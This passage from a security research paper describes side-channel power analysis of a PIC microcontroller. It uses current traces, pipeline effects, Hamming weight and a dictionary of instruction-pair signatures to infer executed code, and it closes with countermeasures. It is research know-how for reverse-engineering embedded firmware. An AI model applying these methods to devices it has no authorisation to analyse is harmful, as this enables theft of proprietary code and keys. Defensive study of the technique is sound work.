
Several functions in Menu “Find an Instruction”, “Make a differential power analysis”, “See and create dictionary”



Main Action Button for the user: “Find instructions” (the disassembler like function), “Show graphical trace of current consumption associated”



Below, here is the “result window” of “disassembling”. It contains all type of instructions and data that could correspond to current consumption acquired



Our results

What we are going to do?

Reminder of our target: show the correlations between power consumption and the executed instructions and data processed.

To begin, we are going to highlight the relation between current consumption and executed instructions.


Then we will show that the way the instructions are decoded by a

microcontroller and how this impacts on the electricity consumption (because of the decoding pipeline).

Finally, we will demonstrate the effect of the bit values for data or instructions on consumption. Our purpose here will be to mention the notion of Hamming weight (Representation model of the electricity consumption according to bit value)

How we succeed to reduce parasites?

This type of low amplitude current measurement implies a large amount of parasites to be dealt with, and which can distort the measures (see below)



The solution to limit the impact of the latter is to calculate averages to prevent the imprecision of the measurement.

We have two possible choices:

- 1st choice: take frequent measurements and calculate the average thanks to the computer.
- 2nd choice: have this done by the oscilloscope itself.

Our choice was to leave these calculations to the oscilloscope, since for our 1st tests the recording capacities of our devices are sufficient. We are going to attempt to find 2 or 3 instructions only (so around ten clock cycle).

So our program just has to go round in loops to have a periodic current consumption.

How to make those loops?

- Trigger a reset on the embedded system regularly (Power off, Power on).
- Make a test assembly programs that use a loop (to repeat the same instructions cycle).
- For our experiments, we chose the last solution (easier to manage).
- The oscilloscope has thus been set to calculate an average on 8000 measures.

All the current curbs that you will see will therefore be averages. This enables us to have results that are easy to reproduce and relatively precise (with few parasites)

Measurement 1: Analysis of a program with NOP instructions

For this measure, we download a program in the Microcontroller. It contains:

- 4 nop instructions. The nop instruction corresponds to an assembler's instruction which does not do any operation (no operation)
- 2 assembler instructions commanding one of the microcontroller outputs. These two instructions control the value of one microcontroller's pin. They enable the positioning of its value to 1 or to 0. It is a question of the creation of a synchronization signal enabling us to know when the 4 nop instructions have been executed. This signal is sent toward the synchronization inputs on the oscilloscope.

Program 1


```
nop
nop
nop
nop
+
Synchronization instructions
```

This program is executed in loops on our embedded system. Here is the trace that we get on one loop.


- In red, we measure the used current during the execution.
- In Blue, we have our synchronization signal (which goes to zero to the end of the graph)
- In Green, we visualize the clock of the embedded system

The graph below corresponds to the execution time of our 4 instructions `nop` + 2 instructions for synchronization.

This graph is visualized on our



oscilloscope or inside our specific GUI. If we make a zoom



Conclusion 1: We can find instructions and codes inside a current consumption trace with a practical approach

The above trace reveals an obvious and repetitive link (the peaks are in red) between the execution of the code and the electricity consumption. The shape and the periodicity in the consumption time shows that the instructions executed at the moment of each tick of the clock (timing).

So it is possible to find a correlation between the execution of a code in the embedded system and the electricity consumption by a simple and practical approach.

We can see that we can detect where the instructions are just by analyzing the shape of the trace of the used current. But we are still not able, for now, to translate this trace into instructions (the value corresponding to the measured trace)

Measure 2: Influences of the Pipeline for reversing instructions and its drawbacks for our measurements

Technical note on what a pipeline is:

Most of microcontrollers use a pipeline. According to the Wikipedia definition, a pipeline is *"one of the elements of an electronic circuit in which data advance one after the other to the rhythm of the clock signals. In the microarchitecture of a microprocessor, it is more precisely the element in which the instruction execution is divided into stage"*.

The purpose of the pipeline is (still according to Wikipedia): *"...a concept inspired by the functioning of an assembly line. Let's consider that the assembly of a car is composed of three stages: installing the engine - installing the bonnet - fixing the tires (in this order, with maybe intermediary stages).*


A car on this assembly line can only be in one position at any given time. Once the engine is installed, the car Y continues for the bonnet to be installed, leaving the "engine" position available for a car X.

The car Z is having the tires fixed

(Wheels) whilst the second car (Y) is at the bonnet stage. Simultaneously, the car X is starting the engine phase.

If the installation of the engine, the bonnet and the wheels take - respectively - 20, 5 and 10 minutes, the completion of three cars will take (if they follow one another on the assembly line) 105 minutes (1h45)=(20+5+10)x3=105. If we place a car on the assembly line as soon as the level where the car should be is free (pipelining principle), the total time to make the three cars will be of 75 minutes (1h15)…"

The purpose of the pipeline is therefore to allow a quicker execution of the instructions within a microcontroller or a microprocessor. (See illustration below)



Let's return to our experiment.

Within the framework of this new measurement, we are going to make the difference in current consumption between a program which executes 4 nop instructions (cf. measure 1 of the previous chapter) and a new program containing other instructions. For instance, a movlw 0x00 :

Program 2


```
nop
movlw 0x00
nop
nop
+
```

`Synchronization instructions`

This measure aims to find the difference between the electricity consumption for the program 1 (`nop` only) and the electricity consumption for the program 2 (`nop + one mov intruction`).


It is calculated by the program which pilots the oscilloscope. The two measures of the oscilloscope come in two charts, we memorize the values and then the program makes the different between each point.

Below, we show the trace corresponding to the difference in consumption between the programs 1 and 2:



In red trace above, the 2 circled small current's peaks represent the consumption which is theoretically proportional to the number of bits transitions which are going from 1 to 0 or from 0 to 1 : in our case, it's correspond to the number of bits of `nop` and a `movlw` instructions.

Let's zoom in this trace,





C1, C2…, C8: represents the steps for decoding an instruction on a PIC: An instruction is executed every four clock cycles on this type of microcontroller. Each cycle corresponds to specific decoding step (this is the pipeline!). In comparison to the program 2 (`nop`, `movlw 0x00`, `nop`, `nop`), this is how the instructions are dealt with on the pipeline.

C1	C2	C3	C4
Decoding	Read k here 0x00 (`movlw 0x00` ou k =0)	CPU Calculation	CPU write the work in registers

Reminder: the consumption is theoretically proportional to the number of transitions of the bits which will move from 1 to 0 or from 0 to 1 (cf. chapter "origin of the phenomenon")

In our situation, the transitions are the following

`Nop` instruction binary encoding is
0000 0000 0000 0000
`movlw 0x00` instruction is
0000 1110 0000 0000
So, I we make a zoom on peaks on latter graph, we have

1ST PEAK	2ND PEAK
This current peak linked to the decoding of the MOV during the first cycle of execution of the NOP (1st NOP in the program)	This current Peak (wave form is identical!) linked to the decryption of another NOP during the execution cycle of the MOV
	

Analysis of the above trace, and highlighting of the influence of the pipeline on consumption

- In C4 we write the result of the operation in the work register, but the microcontroller does not actually execute anything, as the `nop` does not have a result.
- We can observe an electricity peak in the 4th cycle. However, the `nop` instruction does not write in any register, so why do we have a power peak?
- In a first analysis (without taking into account the way the pipeline works), we should have had it in C5 if we had had four instructions per cycle. It is the principle of the functioning of the microcontroller's Pipeline which is already looking for the following instruction in the ROM to fit it into a register that can be read by ALU (arithmetic and logical unit).
- The electricity peak in C4 is due exclusively to the decryption of the instruction `movlw` (because of the pipeline)
- In C8, as there is a nop after the `movlw` (encoding only with 0s), we always have the same variation (= same number of bits coming through which go from 1 to 0 on the microcontroller's internal register: **so we measure the same peak twice while the microcontroller decode two different instructions!**

Conclusion 2: The power measurements taken at a given time depend on the previous instructions executed and data processed

As we see, the power measurements taken at a given time depend on the previous instructions. Indeed, the latter are dealt with by the microcontroller's pipeline in advance of the stages (before the actual execution). It is a major problem that can quickly limit (or at least complicate) the extraction of the code by an embedded system's analyses of current consumption … But all is not lost! (cf. chapter overleaf)

Measure 3: Influences of the bits values on current consumption (Hamming weight!)

The difference in instructions or in data impacts current consumption of current. This impact is directly proportional to the bit value for the instructions (hexa values for instructions) or for data (value of the data) and mainly for transitions: this means the number of bits which go from 1 to 0 (or the contrary) between two ticks of the clock.

This concerns the idea of Hamming weight:


For instance, the two following byte 0 1 0 1 0 1 0 1 and 0 0 0 0 0 1 1 1 have a hamming weight of 3 (there are 3 different bits at value=1)

The greater the weight (in relation to two sets of data to be compared) the higher the electricity consumption will be.


There are existing electric consumption models based on the Hamming notion of distance (see reference Jie Li et al., *http://www.scientific.net/AMM.121-126.867*)

Below we have a practical demonstration: Let's compare the consumption of a program with 4 `nop` and a 2nd program with nop - `movlw 0xFF` - `nop` - `nop`

Encoding of the nop instruction
=> 0000 0000 0000 0000
for the instruction `movlw 0xFF`
=> 0000 1110 1111 1111
Measurement graph is



In relation to the second program (which contained a movlw 0X00), we can see a difference in measurements linked to the difference in the number of 0 bits and 1 bits between the two instructions.



Conclusion 3: There is dependence between the values of data and instructions in relation to the measured consumption

Therefore we have a validated dependence between the values of data and instructions in relation to the measured consumption

Global interpretations of our 1st set of results and limitations showed

It therefore seems possible for us to "find" the data and the instructions in the traces of the electric consumption.

However, creating a disassembler is more complex as all the measurements always depend on the instruction which had previously been decoded (because of the pipeline)

How to progress regarding our objectives? (See below)

Is there a solution to improve our "disassembler" based only on the analysis of current consumption?

Create a dictionary: we applied the rainbow table principal to memorize a "footprint" of current consumption for each pair of instructions that could be executed


We need to create a dictionary of current consumption for each combination of possible pair instructions for a specific embedded system (rainbow table principal)

Here are some ideas that we are going to experiment in order to advance in this study. The goal is to create a disassembler which would be based only on the analysis of used current to "find" the code or data which is executed on an embedded system.

The main problem is the sequential aspect: state/previous instruction which impacts the used current at a t+1 time.

The idea is to memorize a signature of electricity consumption for each pair of consecutive instructions in an exhaustive way. The idea is to create a sort of dictionary (this principle is similar to a pre calculated hash tables or rainbow tables).

To create these dictionaries, the principle is the following:



In the follow up of this analysis, for more simplicity[5], we will only look into instructions which last just one machine cycle. If, as a minimum, we want to find all the possible pairs of two instructions with the matching data, we need 256^2 or 65536 measurements.

Then, we just need to compare the current consumption "footprint" of an "audited" system with the dictionary we have created.

This dictionary will only enable us to distinguish a list of 2 instructions, so it then becomes obvious that to carry out those measurements properly, we will have to continue developing our software to be able to "find" more instruction.

However, as rainbow tables take time to generate, our current consumption dictionary too!

Moreover, the programs that create the dictionary must be able to synchronize the signals on its own but more particularly to send the right program to the microcontroller before the measurement is sent to extract the electricity signature. Thus we create an automatic mode.

But finally, there is no interest in creating all the instruction couples (for a proof of concept ;-) , because this type of dictionary will be very long in spite of our software which automates this task.

We must not omit the Hamming weight. In truth we only need to make a Hamming weight related dictionary if we take the example of our three nop with a movlw instruction that we want to identify:

As an example of Hamming weight equal to 1 we have `movlw 1, 2, 4, 8, 16, 32, 64, 128` so we only take the "footprint" of one of these instructions, then for the weight of 2 we have `movlw 3, 5, 6, 9, 10, 12`... we soon realize

5 This our "experimental choice"!

that if we proceed like this, our dictionary will be quicker to create but will be far less precise, according to the instruction we looked for.

For instance, the 0 has a 0 weight and it is the only one. The 255 (0xFF) is also the only one to have the 8 bits at 1. The Hamming weight 1 only has 8 values. But let's see a summary of this in the table on the top right column, to have a better understanding.

Hamming Group	Number of instruction or data value by hamming groups
0	1
1	8
2	28
3	56
4	70
5	56
6	28
7	8
8	1

We soon realize that according to the Hamming weight of the instruction we are looking for, the value we have found has variations in precision.

For the following of our study we have created a dictionary of all possible permutations of program that's included instructions and data with `nop` and `movlw xx`.


We need to mention that the use of a dictionary imply that our method could only be adapted to reverse the code of embedded system based on well know board or ready to use system (FGPA based board, Developpement board, Pre designed embedded system board…). Why? Because, we need to be able to create a dictionary. And for that, we need to upload our X Pair instructions as described above…

Examples of instruction discovery with our "ultra-basic disassembler based only on the analysis of current BUT with the use of our dictionary"

Measurement 4: How to find an unknown instruction inserted after 3 nop with this technic?


At first, we program the microcontroller with an instruction pair which is available in the dictionary previously created. So, our software will try the match the "unknown instruction" between `nop` (in our case a `movlw 0xFF` but our "disassembler" don't know it!)

Here is the program with the "unknown instruction" that we will "upload" to the PIC.



Then, we launch the software to capture the current: and we launch the graphical instruction search (a result which is easier to interpret because very visual)

The software found the "unknown instruction"



The Data found is

And the "next instruction" found is

The program has analyzed the current and has inferred the executed instruction.

Here we are talking of a `movlw 0xFF` followed by a `nop`. According to our tables of hamming groups, this result is 100% true, the program only proposes FF as a solution.

However we are going to make another attempt.


For instance, we try to find the following couple instruction `movlw 0x24, nop`.

The hexadecimal number 24 equals in binary.

0	0	1	0	0	1	0	0


That corresponds to a Hamming weight of 2, let's see what the "dissassembler" gives us:

Here is the program with the "unknown" instruction that we will "upload" to the PIC




We launch again our "disassembler"


The software results are




If we make a zoom on GUI,
Instruction found by the program is



Data found is in the hamming group of 2 (with contain 28 possibilities)



And the "next instruction" found is




The program has inferred an instruction with a Hamming weight of 2 for the data. But remember, a Hamming weight of 2 also means 28 possible instructions. But we have our 0x24 in this Hamming Group. So we are still "good", but less accurate.


We will continue with a more complicated case

Measurement 5: How to find 2 "unknown instructions" inserted inside a list of Nop?

We will therefore program our microcontroller with two instructions which are in our dictionary.




We re-launch the software to get an analysis



If we zoom in the GUI

The "dissassembler" found the following intruction

And the following possible data



And finally the "Next instruction"

Thus, our application is able to find the pair `movlw 0xDD` (where DD could be one of the possibility in the hamming group (which include de 0x26 value!) followed by a `NEGF W : Good !`

Global conclusion

We are perfectly capable of finding certain instruction pairs. It is rather encouraging but according to the type of instruction and of data, groups have formed (accuracy decreased!)

However, to be able to design a complete disassembler with this type of method, we need to overcome some issues regarding several specific set of instructions: Branch and Jump instructions, I/O manipulation instruction, more than 1 cycle instruction. The influence on current consumption for those later would be different for sure (further investigation need to be scheduled!)

We need to mention that the use of a dictionary imply that our method could only be adapted to reverse the code of embedded system based on well know board or ready to use system (FGPA based board, Developpement board, Pre designed embedded system board…). Why? Because, we need to be able to create a dictionary. And for that, we need to upload our X Pair instructions as described above…

How can we move further?

We have to find another method to subdivide the Hamming groups even further in order to obtain increased accuracy.

Maybe that could be done by using another physical phenomenon such as the fact that all the memorization latch (or storage flip flop) (transistor based) do not commute simultaneously. It could be possible, but it must be synchronized. It will probably be very difficult to identify this structure. To be followed up. (A more advanced submission on another conference ;-)

Some solutions for protection against this type of attack

There are a variety of countermeasures. For instance, those which are used in the field of encryption key protection. Licenses have already been submitted for counter measures for electricity analysis, measures against the appropriation of keys (cf. notably for the site: *http://www.cryptography.com*).

Here is a non-exhaustive list of certain types of counter-measures:

- Leakage reduction: there are techniques to make the totality of a sequence of operations independent of the key as well as the balancing techniques for hardware and software, in order to reduce the variations in energy consumption for different sets of data.
- The introduction of noise: there are techniques enabling to allow different types of noises to "interfere" with the measures of energy consumption available for the attacker.
- The incorporation of random events: these are randomization techniques for the data manipulated by the device.

In the context of our study, the creation of a microcontroller or of microprocessors with integrated internal protections could be very costly (with the necessity of adding hardware elements). However, the integration of protection solutions in the FPGA software processors seems more easily achievable as they already have programmable elements.

So one solution would be to create a "software processor" with integrated protections, knowing that the "creation" of this type of "soft-core" processor is exclusively based on programming (FPGA principle). ¶

About the Authors

YANN ALLAIN, founder and current director of the OPALE SECURITY company (*www.opale-security.com*). He graduated from a computer and electronic engineering school (Polytech - Université Pierre et Marie Curie). After a time in the electronic industry as an engineer in embedded system conception, he made a career move towards ICT. He started as a production manager for a company in the financial sector (Private Banking), and evolved towards ICT security when he became part of the ACCOR group. He was in charge of applicative security for the group. He has an 18-year experience, 14 of which dedicated to IT system and embedded system security. OPALE SECURITY are security consultants who deal with research projects linked, amongst other things to the security of embedded systems (*http://www.opale-security.com/innovation-securite-systemes-information.html*)

JULIEN MOINARD, an electronics technician with a solid background in this field (over 7 years) associated with many personal and professional experiments in the field of microcontrollers.

Bibliography and References

Clavier, C. (*http://www.prism.uvsq.fr/fileadmin/CRYPTO/these-cc-s.pdf*). *De la séecurité physique des crypto-systèmes embarqués.*

Jie Li et al., 2. A.-1. (*http://www.scientific.net/AMM.121-126.867*). *Hamming Distance Model Based Power Analysis for Cryptographic Algorithms.*

Microchip. (*http://ww1.microchip.com/downloads/en/DeviceDoc/39631E.pdf*). *PIC18F4520, see Datasheet.*

Oswald, E. (*http://www.cs.bris.ac.uk/Research/Seminars/departmental/2007-03-29_DeptSeminar_Elisabeth_Oswald.pdf*). *Power Analysis Attacks. Computer Science Department: University of BRISTOL.*


(s.d.). *Source: http://www.prism.uvsq.fr/fileadmin/CRYPTO/these-cc-s.pdf.*

(s.d.). *Source: http://www.prism.uvsq.fr/fileadmin/CRYPTO/these-cc-s.pdf.*

Thomas Eisenbarth, C. P. (*http://math.fau.edu/~eisenbarth/pdf/SideChannelDisassembler.pdf*). *Building a Side Channel Based Disassembler.*

Valette, R. D. (*http://www.ssi.gouv.fr/archive/fr/sciences/fichiers/lcr/dalemuva05.pdf*). *Side Channel Analysis for reverse Engineering (SCARE).*

Vermoen, D. (*http://ce.et.tudelft.nl/publicationfiles/1162_634_thesis_Dennis.pdf*). *Reverse engineering of Java Card applets using power analysis.*



To Hack an ASP.Net Site? It is Difficult, but Possible!

V. Kochetkov

